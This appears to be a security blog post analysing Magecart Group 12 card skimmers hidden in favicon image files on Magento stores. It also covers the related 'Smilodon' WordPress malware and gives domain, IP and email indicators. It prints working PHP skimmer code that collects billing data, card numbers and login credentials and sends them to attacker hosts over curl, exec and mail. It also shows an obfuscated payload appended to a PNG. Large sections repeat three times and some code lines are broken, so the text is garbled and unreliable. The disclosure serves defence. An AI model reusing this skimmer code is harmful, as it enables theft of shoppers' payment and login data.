There is a lot of publicly documented material on the activities of Group 1 also known for their ‘[ant and cockroach](#)’ skimmer, their [decoy CloudFlare library](#) or their [abuse of favicon files](#).



Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript resource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercise some vigilance and equip yourself with security tools such as our Malwarebytes [web protection](#) and [Browser Guard](#).

References

https://blog.group-ib.com/btc_changer

<https://twitter.com/unmaskparasites/status/1370579966069383168?s=20>

<https://twitter.com/sansecio/status/1367404202461450244?s=20>

<https://twitter.com/unmaskparasites/status/1234917686242619393?s=20>

<https://community.riskiq.com/article/fda1f967>

<https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html>

<https://sansec.io/research/cardbleed>

</blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/>

Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
psas[.]pw
pathc[.]space
predator[.]host
googletagmanager[.]online
imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com

autocapital[.]pw

http[.]ps

xxx-club[.]pw

y5[.]ms

195[.]123[.]217[.]18

217[.]12[.]204[.]185

83[.]166[.]241[.]205

83[.]166[.]242[.]105

83[.]166[.]244[.]113

83[.]166[.]244[.]152

83[.]166[.]244[.]189

83[.]166[.]244[.]76

83[.]166[.]245[.]131

83[.]166[.]246[.]34

83[.]166[.]246[.]81

83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru

muhtarpashatashanov@yandex[.]ru

nikola-az@rambler[.]ru

```
if (isset($_POST['billing'])) {
    $bill = $_POST['billing']['firstname'] . ' ' . $_POST['billing']['lastname'] . '|' . $_POST['
    billing']['street']['0'] . '|' . $_POST['billing']['city'] . '|' . $_POST['billing']['
    region'] . '|' . $_POST['billing']['postcode'] . '|' . $_POST['billing']['country_id'] .
    '|' . $_POST['billing']['telephone'] . ' ' . $_POST['billing']['email'];
    setcookie("_mdata", base64_encode($bill), time() + 36000, "/");
    $_COOKIE['_mdata'] = base64_encode($bill);
};
if (isset($_POST['payment'])) {
    $fieldsArray = array(
        "/*.cc_num.*/" => 1,
        "/*.control_settings.*/" => 1,
        "/*.cc_exp_m.*/" => 2,
        "/*.exp_month.*/" => 2,
        "/*.expirationMonth.*/" => 2,
        "/*.msn_set.*/" => 2,
        "/*.cc_exp_y.*/" => 3,
        "/*.exp_year.*/" => 3,
        "/*.expirationYear.*/" => 3,
        "/*.yellow_set.*/" => 3,
        "/*.savage_set.*/" => 4,
        "/*.cc_cid.*/" => 4);
}
```

```
if (isset($cc_number)) {
    if (strlen($cc_month) == 1)
        $cc_month = '0' . $cc_month;
    if (strlen($cc_year) == 4)
        $cc_year = substr($cc_year, 2, 2);
    $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
    if (isset($_COOKIE['_mdata']))
        $cc_pay .= '|' . base64_decode($_COOKIE['_mdata']);
    $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . "
        . $_SERVER['SERVER_ADDR'] . ")*"));
    $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

    $cnt = 0;
    if (function_exists("curl_init")) {
        $cnt = megalodon_backup_query('https://celolum.com/MEGALODON/index.php?view=' . $
            cc_pay_encoded, false);
        $cnt = trim($cnt);
    }
    if ($cnt != '1') {
        $cnt = @file_get_contents('https://celolum.com/MEGALODON/index.php?view=' . $
            cc_pay_encoded);
        $cnt = trim($cnt);
    }


    if (($cnt != '1') && (function_exists("exec"))) {
        @exec('curl --insecure ' . 'https://celolum.com/MEGALODON/index.php?view=' . $
            cc_pay_encoded);
    }

    @mail('celolum@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
}
}
};

if (!defined("MEGALODON_U" . CRC_MEGALODON_SHORT)) {
    define("MEGALODON_U" . CRC_MEGALODON_SHORT, 1);
    $get_url = "https://pathc.space/MEGALODON/index.php?view=";

    if ((isset($_POST['login']) && (isset($_POST['login']['username']) && (isset($_POST['login']['
        password'])))) {
        $atoken = base64_encode($_POST['login']['username'] . ";" . $_POST['login']['password']);
        setcookie("_dntoken", $atoken, time() + 36000, "/");
        $_COOKIE['_dntoken'] = $atoken;
    }
}
```

The data exfiltration part matches what researcher Denis @unmaskparasites had found back in March on WordPress sites ([Smilodon malware](#)) which also steals user credentials:


 **Denis @unmaskparasites** · Mar 12

WordPress "Smilodon" malware (decoded) that steals payment details and user credentials. Exfil domains redorn[.]space and predator[.]host. Found in the `_vp_ai_ping_11669596` option in WP database
Thanks [@_jamsec](#)

```
152 -   if ($cc_number) {
153 -       if (strlen($cc_month) == 1)
154 -           $cc_month = '0' . $cc_month;
155 -       if (strlen($cc_year) == 4)
156 -           $cc_year = substr($cc_year, 2, 2);
157 -       $cc_pay = $cc_number . '-' . $cc_month . '/' . $cc_year . '-' . $cc_cid;
158 -       if (isset($_COOKIE['_wdata']))
159 -           $cc_pay .= '|' . base64_decode($_COOKIE['_wdata']);
160 -       $cc_pay_encoded = base64_encode(str_replace('|\/*', '_', $SERVER['HTTP_HOST'] . ' [' . $SERVER['SERVER_ADDR'] . ']*'));
161 -       $cc_pay_encoded = str_replace('+', '%2b', $cc_pay_encoded);
162 -
163 -       $sct = @;
164 -       if (function_exists('curl_init')) {
165 -           $sct = smilodon_backup_query('https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded, false);
166 -           $sct = trim($sct);
167 -       }
168 -       if ($sct != '') {
169 -           $sct = @file_get_contents('https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded);
170 -           $sct = trim($sct);
171 -       }
172 -       if (($sct != '') && (function_exists('exec'))) {
173 -           @exec('curl --insecure https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded);
174 -       }
175 -       @mail('yatzyvital@yandex.ru', 'bb_' . $SERVER['HTTP_HOST'], $cc_pay);
176 -   }
177 - }
178 - }
179 - }
180 - }
181 - }
182 - if (defined('SMILODON_U', CRC_SMILODON_SHORT)) {
183 -     define('SMILODON_U', CRC_SMILODON_SHORT, 1);
184 -     $get_url = 'https://predator.host/SMILODON/index.php?view=';
185 -
186 -     if (isset($_POST['log']) && (isset($_POST['pwd']))) {
187 -         $stoken = base64_encode($_POST['log'] . '-' . $_POST['pwd']);
188 -         setcookie('_wp_token', $stoken, time() + 36000, '/');
189 -         $_COOKIE['_wp_token'] = $stoken;
190 -     }
191 -
192 -     if (isset($_COOKIE['_wp_token']) && (isset($_COOKIE['_jw']))) {
193 -         setcookie('_jw', 1, time() + 36000, '/');
194 -     }
195 - }
```

3 10 21

A similar PHP file (Mage.php) was [reported](#) by SanSec as well:



That same path/filename was previously [mentioned](#) by SanSec during the Magento 1 EOL hacking spree:



This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ [documented](#) these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.

The screenshot shows the RiskIQ interface for IP 217.12.204.185. The top navigation bar includes the RiskIQ logo, a search bar with the IP address, and a dropdown menu showing 'zolo.pw'. Below this, a summary row displays: First Seen (2015-07-08), Last Seen (2021-05-11), ASN (AS15626 - ITLAS), Organization (ITL LLC), Netblock (217.12.204.0/23), Country (UA), and Hosting Provider (ITL Company). The main content area is divided into 'RESOLUTIONS' and 'TAGS'. The 'RESOLUTIONS' table lists several domains with their first and last seen dates:

Resolve	First	Last
<input type="checkbox"/> recaptcha-in.pw	2017-02-10	2021-05-11
<input type="checkbox"/> zolo.pw	2021-03-15	2021-05-11
<input type="checkbox"/> www.recaptcha-in.pw	2017-03-30	2021-05-10
<input type="checkbox"/> google-statik.pw	2016-12-09	2021-05-10

There is a lot of publicly documented material on the activities of Group 1 also known for their ‘[ant and cockroach](#)’ skimmer, their [decoy CloudFlare library](#) or their [abuse of favicon files](#).



Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript resource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercise some vigilance and equip yourself with security tools such as our Malwarebytes [web protection](#) and [Browser Guard](#).

References

https://blog.group-ib.com/btc_changer

<https://twitter.com/unmaskparasites/status/1370579966069383168?s=20>

<https://twitter.com/sansecio/status/1367404202461450244?s=20>

<https://twitter.com/unmaskparasites/status/1234917686242619393?s=20>

<https://community.riskiq.com/article/fda1f967>

<https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html>

<https://sansec.io/research/cardbleed>

</blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/>

Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
psas[.]pw
pathc[.]space
predator[.]host
googletagmanager[.]online
imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com

autocapital[.]pw

http[.]ps

xxx-club[.]pw

y5[.]ms

195[.]123[.]217[.]18

217[.]12[.]204[.]185

83[.]166[.]241[.]205

83[.]166[.]242[.]105

83[.]166[.]244[.]113

83[.]166[.]244[.]152

83[.]166[.]244[.]189

83[.]166[.]244[.]76

83[.]166[.]245[.]131

83[.]166[.]246[.]34

83[.]166[.]246[.]81

83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru

muhtarpashatashanov@yandex[.]ru

nikola-az@rambler[.]ru


```
if (isset($_POST['billing'])) {
    $bill = $_POST['billing']['firstname'] . '|' . $_POST['billing']['lastname'] . '|' . $_POST['billing']['street']['0'] . '|' . $_POST['billing']['city'] . '|' . $_POST['billing']['region'] . '|' . $_POST['billing']['postcode'] . '|' . $_POST['billing']['country_id'] . '|' . $_POST['billing']['telephone'] . '|' . $_POST['billing']['email'];
    setcookie("_mdata", base64_encode($bill), time() + 36000, "/");
    $_COOKIE['_mdata'] = base64_encode($bill);
};
if (isset($_POST['payment'])) {
    $fieldsArray = array(
        "/*.cc_num.*/" => 1,
        "/*.control_settings.*/" => 1,
        "/*.cc_exp_m.*/" => 2,
        "/*.exp_month.*/" => 2,
        "/*.expirationMonth.*/" => 2,
        "/*.msn_set.*/" => 2,
        "/*.cc_exp_y.*/" => 3,
        "/*.exp_year.*/" => 3,
        "/*.expirationYear.*/" => 3,
        "/*.yellow_set.*/" => 3,
        "/*.savage_set.*/" => 4,
        "/*.cc_cid.*/" => 4);
};
```

```
if (isset($cc_number)) {
    if (strlen($cc_month) == 1)
        $cc_month = '0' . $cc_month;
    if (strlen($cc_year) == 4)
        $cc_year = substr($cc_year, 2, 2);
    $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
    if (isset($_COOKIE['_mdata']))
        $cc_pay .= '|' . base64_decode($_COOKIE['_mdata']);
    $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . $_SERVER['SERVER_ADDR'] . ")*");
    $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

    $cnt = 0;
    if (function_exists("curl_init")) {
        $cnt = megalodon_backup_query('https://celolum.com/MEGALODON/index.php?view=' . $cc_pay_encoded, false);
        $cnt = trim($cnt);
    }
    if ($cnt != '1') {
        $cnt = @file_get_contents('https://celolum.com/MEGALODON/index.php?view=' . $cc_pay_encoded);
        $cnt = trim($cnt);
    }


    if (($cnt != '1') && (function_exists("exec"))) {
        @exec('curl --insecure ' . 'https://celolum.com/MEGALODON/index.php?view=' . $cc_pay_encoded);
    }

    @mail('celolum@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
}
};

if (!defined("MEGALODON_U" . CRC_MEGALODON_SHORT)) {
    define("MEGALODON_U" . CRC_MEGALODON_SHORT, 1);
    $get_url = "https://pathc.space/MEGALODON/index.php?view=";

    if ((isset($_POST['login']) && (isset($_POST['login']['username']) && (isset($_POST['login']['password'])))) {
        $atoken = base64_encode($_POST['login']['username'] . ";" . $_POST['login']['password']);
        setcookie("_dntoken", $atoken, time() + 36000, "/");
        $_COOKIE['_dntoken'] = $atoken;
    }
};
```

The data exfiltration part matches what researcher Denis @unmaskparasites had found back in March on WordPress sites ([Smilodon malware](#)) which also steals user credentials:


 Denis @unmaskparasites · Mar 12

WordPress "Smilodon" malware (decoded) that steals payment details and user credentials. Exfil domains redorn[.]space and predator[.]host. Found in the `_vp_ai_ping_11669596` option in WP database
Thanks @_jamsec

```
152 -   if ($cc_number) {
153 -       if (strlen($cc_month) == 1)
154 -           $cc_month = '0' . $cc_month;
155 -       if (strlen($cc_year) == 4)
156 -           $cc_year = substr($cc_year, 2, 2);
157 -       $cc_pay = $cc_number . '-' . $cc_month . '/' . $cc_year . '-' . $cc_cid;
158 -       if (isset($_COOKIE['_wdata']))
159 -           $cc_pay .= '|' . base64_decode($_COOKIE['_wdata']);
160 -       $cc_pay_encoded = base64_encode(str_replace('|\/*', '_', $SERVER['HTTP_HOST'] . ' [' . $SERVER['SERVER_ADDR'] . ']*'));
161 -       $cc_pay_encoded = str_replace('+', '%2b', $cc_pay_encoded);
162 -
163 -       $cmt = @;
164 -       if (function_exists('curl_init')) {
165 -           $cmt = smilodon_backup_query('https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded, false);
166 -           $cmt = trim($cmt);
167 -       }
168 -       if ($cmt != '') {
169 -           $cmt = @file_get_contents('https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded);
170 -           $cmt = trim($cmt);
171 -       }
172 -       if (($cmt != '') && (function_exists('exec'))) {
173 -           @exec('curl --insecure https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded);
174 -       }
175 -       @mail('yatzyvital@yandex.ru', 'bb_' . $SERVER['HTTP_HOST'], $cc_pay);
176 -   }
177 - }
178 - }
179 - }
180 - }
181 - }
182 - if (defined('SMILODON_U', CRC_SMILODON_SHORT)) {
183 -     define('SMILODON_U', CRC_SMILODON_SHORT, 1);
184 -     $get_url = 'https://predator.host/SMILODON/index.php?view=';
185 -
186 -     if (isset($_POST['log']) && (isset($_POST['pwd']))) {
187 -         $stoken = base64_encode($_POST['log'] . '-' . $_POST['pwd']);
188 -         setcookie('_wp_token', $stoken, time() + 36000, '/');
189 -         $_COOKIE['_wp_token'] = $stoken;
190 -     }
191 -
192 -     if (isset($_COOKIE['_wp_token']) && (isset($_COOKIE['_jw']))) {
193 -         setcookie('_jw', 1, time() + 36000, '/');
194 -     }
195 - }
```

3 10 21

A similar PHP file (Mage.php) was [reported](#) by SanSec as well:



That same path/filename was previously [mentioned](#) by SanSec during the Magento 1 EOL hacking spree:



This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ [documented](#) these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.

The screenshot shows the RiskIQ interface for IP 217.12.204.185. The top navigation bar includes the RiskIQ logo, a search bar with the IP address, and a dropdown menu showing 'zolo.pw'. Below this, a summary bar displays: First Seen (2015-07-08), Last Seen (2021-05-11), ASN (AS15626 - ITLAS), Organization (ITL LLC), Netblock (217.12.204.0/23), Country (UA), and Hosting Provider (ITL Company). The main content area is divided into 'RESOLUTIONS' and 'TAGS'. The 'RESOLUTIONS' table lists several domains with their first and last seen dates:

Resolve	First	Last
<input type="checkbox"/> recaptcha-in.pw	2017-02-10	2021-05-11
<input type="checkbox"/> zolo.pw	2021-03-15	2021-05-11
<input type="checkbox"/> www.recaptcha-in.pw	2017-03-30	2021-05-10
<input type="checkbox"/> google-statik.pw	2016-12-09	2021-05-10

There is a lot of publicly documented material on the activities of Group 1 also known for their ‘[ant and cockroach](#)’ skimmer, their [decoy CloudFlare library](#) or their [abuse of favicon files](#).



Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript resource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercise some vigilance and equip yourself with security tools such as our Malwarebytes [web protection](#) and [Browser Guard](#).

References

https://blog.group-ib.com/btc_changer

<https://twitter.com/unmaskparasites/status/1370579966069383168?s=20>

<https://twitter.com/sansecio/status/1367404202461450244?s=20>

<https://twitter.com/unmaskparasites/status/1234917686242619393?s=20>

<https://community.riskiq.com/article/fda1f967>

<https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html>

<https://sansec.io/research/cardbleed>

</blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/>

Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
psas[.]pw
pathc[.]space
predator[.]host
googletagmanager[.]online
imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com

autocapital[.]pw

http[.]ps

xxx-club[.]pw

y5[.]ms

195[.]123[.]217[.]18

217[.]12[.]204[.]185

83[.]166[.]241[.]205

83[.]166[.]242[.]105

83[.]166[.]244[.]113

83[.]166[.]244[.]152

83[.]166[.]244[.]189

83[.]166[.]244[.]76

83[.]166[.]245[.]131

83[.]166[.]246[.]34

83[.]166[.]246[.]81

83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru

muhtarpashatashanov@yandex[.]ru

nikola-az@rambler[.]ru

```
Line wrap 
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
5     <title>One-stop shop for Powerful and Smart Magento® Extensions, Themes</title>
6     <meta name="description" content=" is providing the best magento solutions for yo
7     <meta name="keywords" content="Extensions for Magento, themes for magento, modules for magento, e
8     <meta name="robots" content="INDEX,FOLLOW" />
9     <meta name="google-site-verification" content="w6jv5YL1JSXeVlurWM9NmJnNtV
10    <meta content="width=device-width, initial-scale=1.0" name="viewport">
11    <link rel="icon" href="https://v
12    <link rel="shortcut icon" href="https://v
Code injection

view-source:https://www.magesc x view-source:https://www.magesc x +
view-source:https:// /media/favicon/default/Magento_3.png

Line wrap 
1 89 50 4E 47 0D 0A 1A 0A
2 ID,Name,Email,Group,Telephone,ZIP,Country,State/Province,"Customer Since"
3 ===>WORD<===
4 <?php
5
6 $fl = __FILE__;
7 if (file_exists($fl))
8     @unlink($fl);
9
10 $AJegUupT=""==w09pQD7ICIkVgBiF2cpRGIzLGI0dmZgYCIxmc1N2WjVgElBiJg4WZw92aj92cmBiJgWmc1NGIiAyboNWZgF
ZgACIgoQD7BSK0FGZkgCImlmCNoQD9pQD7kyZhxMzKgyaulGbuVHQgACIgoQD7BSKpcWysZGJoMHdzlGel9VZs1mZoAiZppQL
Q1TPJ1XU5URNV1QPR0JbJVRWJVRT9FJg0DInFGbmRiCNoQD9pQD9BCIgaICNsTK0FGZkgSbpJHdg0DI0FGZkACIgaICAKe
I9ACdhRGJgACIgaICNsHIpQXYkRSIoAiZpBCIgaICNoQD9BCIgaICN0HIgACIgaICgoQD7kCdhRGJ0oWayRHI9ACdhRGJ
t2YvNnZFRXZnBSPgQXYkRCIgaICgACIgaICNsHIpkiIuVgcvT2YvNnZigyc0NXa4V2Xu9Wa0Nmb1ZGkgYwagACIgaICgF
IgaICNsTK0FGZkgSbpJHdg0DI0FGZkACIgaICgACIK0wOpwmc1RCKzRnb1RnbvN2X0V2ZfVgBpZGQg0DI0FGZkACIgaICg
RCKtlmc0BSPgQXYkRCIgaICIK0wOpU0UMFkRgwCbyVHJ0EGs1mefxmc1N2XyVgC1NHI9ACdhRGJgACIgoQD7BSKpICdp5waf>
CNsTZzxwYmBSPgQXYkRiCNoQD7ICd4RnLiAiLgQmbyRCIuAiIvICIuACVT9ESft0QBJEI9ACbyVHJk0wOpATNgwSMoQmbhJ3>
U2csFmZg8DIncI90DI0FGZkgCIuJXd0VmcgACIgoQD7U2csFmZg4mc1RXZyBCIgaICgACIK0QZzxWZg0HIgACIK0wOpYgJol
JoQwYlJnZg0jLgQXYkRCIgaICgACIgaICgAiCnKSKmRCKm9WZmBUIoASZslGa3BCIgaICgACIK0w0iICI9ACdhRGJgACIgaIC
0DImRCK1Nmc192c1J3Xz1GKgYWalNHb1BSfgACIgoQD7kibpRCKjVgEl9FbsVGazBSPgQXYkRCIgaICgACIgoQD7BSKpcyYlF
KgYWalNHb1BSfgACIgoQD7kCKuFWZsN2X0V2ZfJ2bg0DI0FGZkACIgaICgACIK0wOp4WakgSb1R3c5NHQgACIgaICgAiCnTk
VGdz13cngyc0NXa4V2Xu9Wa0Nmb1ZGkgYWalNHb1BSfgACIgoQD7kCKuFWZsN2X0V2ZfJ2bg0DI0FGZkACIgaICgACIK0wOp4
K0JXY0N3X19GIgaICgACIgoQD7BSKpcSdyhGdzNXywdCKzR3cphXZf52bpR3YuVnZoAiZpV2csVGI9BCIgaICnTK0FGZkACL
oQD7kCdhRGJgwiBpRCKjVgElBEIgaICgACIgoQD7BSKpcyYlHxZngyc0NXa4V2Xu9Wa0Nmb1ZGkgYwagACIgoQD7cyJg0DI0F
cg42bpR3YuVnZK0cGN0nCN0HIgACIK0w01NHbhZGIuJXd0VmcgACIgaICgAiCnQD9BCIgaICgACIK0w05R2biRCIuJXd0Vmc
91cvBHJgWCdhRGJ0IHdzJWdzhSbpJHdg0DI5R2biRCIgaICgACIgaICgAiCnSHIpKHZvJ2Xz9GckgCImlGIgaICgACIgoQD7k
